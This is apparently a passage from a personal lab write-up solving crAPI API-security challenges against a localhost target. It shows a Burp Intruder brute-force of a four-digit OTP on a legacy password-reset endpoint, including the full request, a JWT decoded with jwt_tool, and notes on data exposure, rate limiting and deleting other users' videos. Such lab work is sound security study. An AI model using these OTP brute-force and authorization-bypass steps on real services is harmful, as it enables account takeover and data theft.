



Note the original untampered request is using API `v3`:




Maybe this was an enhancement and `v2` if live does not rate-limit?


Bingo! 👌


4. Intruder attack of http://localhost:8888 - Temporary att
Dashboard
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items
Request
Payload
Status code
Time of day
Respons...
Respons...
Error
Timeout
Length
9 0008 500 20:31:53 5 Sep 2023 25 25 519
0 500 20:31:53 5 Sep 2023 28 28 519
3 0002 500 20:31:53 5 Sep 2023 28 28 519
2 0001 500 20:31:53 5 Sep 2023 31 31 519
5 0004 500 20:31:53 5 Sep 2023 29 29 519
1 0000 500 20:31:53 5 Sep 2023 31 31 519
4 0003 500 20:31:53 5 Sep 2023 29 29 519
8 0007 500 20:31:53 5 Sep 2023 32 32 519
6 0005 500 20:31:53 5 Sep 2023 31 31 519
7 0006 500 20:31:53 5 Sep 2023 33 33 519
14 0013 500 20:31:53 5 Sep 2023 10 10 519
12 0011 500 20:31:53 5 Sep 2023 12 12 519
13 0012 500 20:31:53 5 Sep 2023 13 13 519
10 0009 500 20:31:53 5 Sep 2023 18 18 519
18 0017 500 20:31:53 5 Sep 2023 15 15 519
19 0018 500 20:31:53 5 Sep 2023 15 15 519
20 0019 500 20:31:53 5 Sep 2023 8 8 519
21 0020 500 20:31:53 5 Sep 2023 8 8 519
15 0014 500 20:31:53 5 Sep 2023 22 23 519
22 0021 500 20:31:53 5 Sep 2023 13 13 519
26 0025 500 20:31:53 5 Sep 2023 9 9 519
25 0024 500 20:31:53 5 Sep 2023 10 10 519
Request
Response
Pretty
Raw
Hex
POST /identity/api/auth/v2/check-otp HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/forgot-password
Content-Type: application/json
Content-Length: 75
Origin: http://localhost:8888
DNT: 1
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{
"email":"robot001@example.com",
"otp":"0002",
"password":"HackingCrapi123!"
}






Now with a Password Reset for our victim, we can successfully login and verify the JOT token is valid:





```
jwt_tool master % python3 jwt_tool.py eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJyb2JvdDAwMUBleGFtcGxlLmNvbSIsInJvbGUiOiJwcmVkZWZpbmVkIiwiaWF0IjoxN

        \   \        \          \           \                    \
   \__   |   |  \     |\__    __| \__    __|                      |
         |   |   \    |      |           |       \         \     |
         |        \   |      |           |    __  \     __  \    |
  \      |      _     |      |           |   |     |   |     |   |
   |     |     / \    |      |           |   |     |   |     |   |
\        |    /   \   |      |           |\        |\        |   |
 \______/ \__/     \__|   \__|      \__| \______/  \______/ \__|
 Version 2.2.6                \______|             @ticarpi

Original JWT:

======================
Decoded Token Values:
======================

Token header values:
[+] alg = "RS256"

Token payload values:
[+] sub = "robot001@example.com"
[+] role = "predefined"
[+] iat = 1693971685    ==> TIMESTAMP = 2023-09-05 20:41:25 (UTC)
[+] exp = 1694576485    ==> TIMESTAMP = 2023-09-12 20:41:25 (UTC)

Seen timestamps:
[*] iat was seen
[*] exp is later than iat by: 7 days, 0 hours, 0 mins

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
```



▼ Excessive Data Exposure - Flag 😈

Challenge 4 - Find an API endpoint that leaks sensitive information of other users

Not sure what this exactly builds on from Challenge 3, but ultimately the same REST API endpoint is exposing excessive data about other users within the Community forum posts:



Challenge 5 - Find an API endpoint that leaks an internal property of a video

I noticed an API endpoint `POST /identity/api/v2/user/videos HTTP/1.1` when submitting a video upload via `GET /my-profile HTTP/1.1` which provides an internal property of `conversion_params`:

```
HTTP/1.1 200
Server: openresty/1.17.8.2
Date: Thu, 07 Sep 2023 06:05:52 GMT
Content-Type: application/json
Connection: close
```

```
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 8307609

{
  "id": 33,
  "video_name": "20201215_094957.mp4",
  "conversion_params": "-v codec h264",
  "profileVideo": "<BASE64ENCODEDSTRING=="
}
```


I am fairly certain this is the flag for this challenge.

▼ Rate Limiting - TODO


Challenge 6 - Perform a layer 7 DoS using 'contact mechanic' feature

When considering layer 7, this is the `HTTP` layer (`Application Layer` in OSI model) of the payload and as such has me thinking circumvention such as `X-Forwarded-By` HTTP headers, HTTP flooding techniques and botnet detections etc.

Analyzing the API endpoint requests to `POST /workshop/api/merchant/contact_mechanic HTTP/1.1`:



The `200` OK response is received regardless of whether the `X-Forwarded-For` headers are inserted within the Repeater here and the `report_id` integer value keeps incrementing.




——— TODO: ———


▼ BFLA - Flag 😈

Challenge 7 - Delete a video of another user

Looking at where we see our own video's is REST API endpoint `GET /identity/api/v2/user/dashboard HTTP/1.1` which reveals a potential location clue:




We know we are looking for a `PUT` (update) or `POST` (create) request to `DELETE` (CRUD) a resource on the webserver. Pivoting to the Active Crawl (authenticated) I performed of the application and ordering by name shows some other potential pivots:



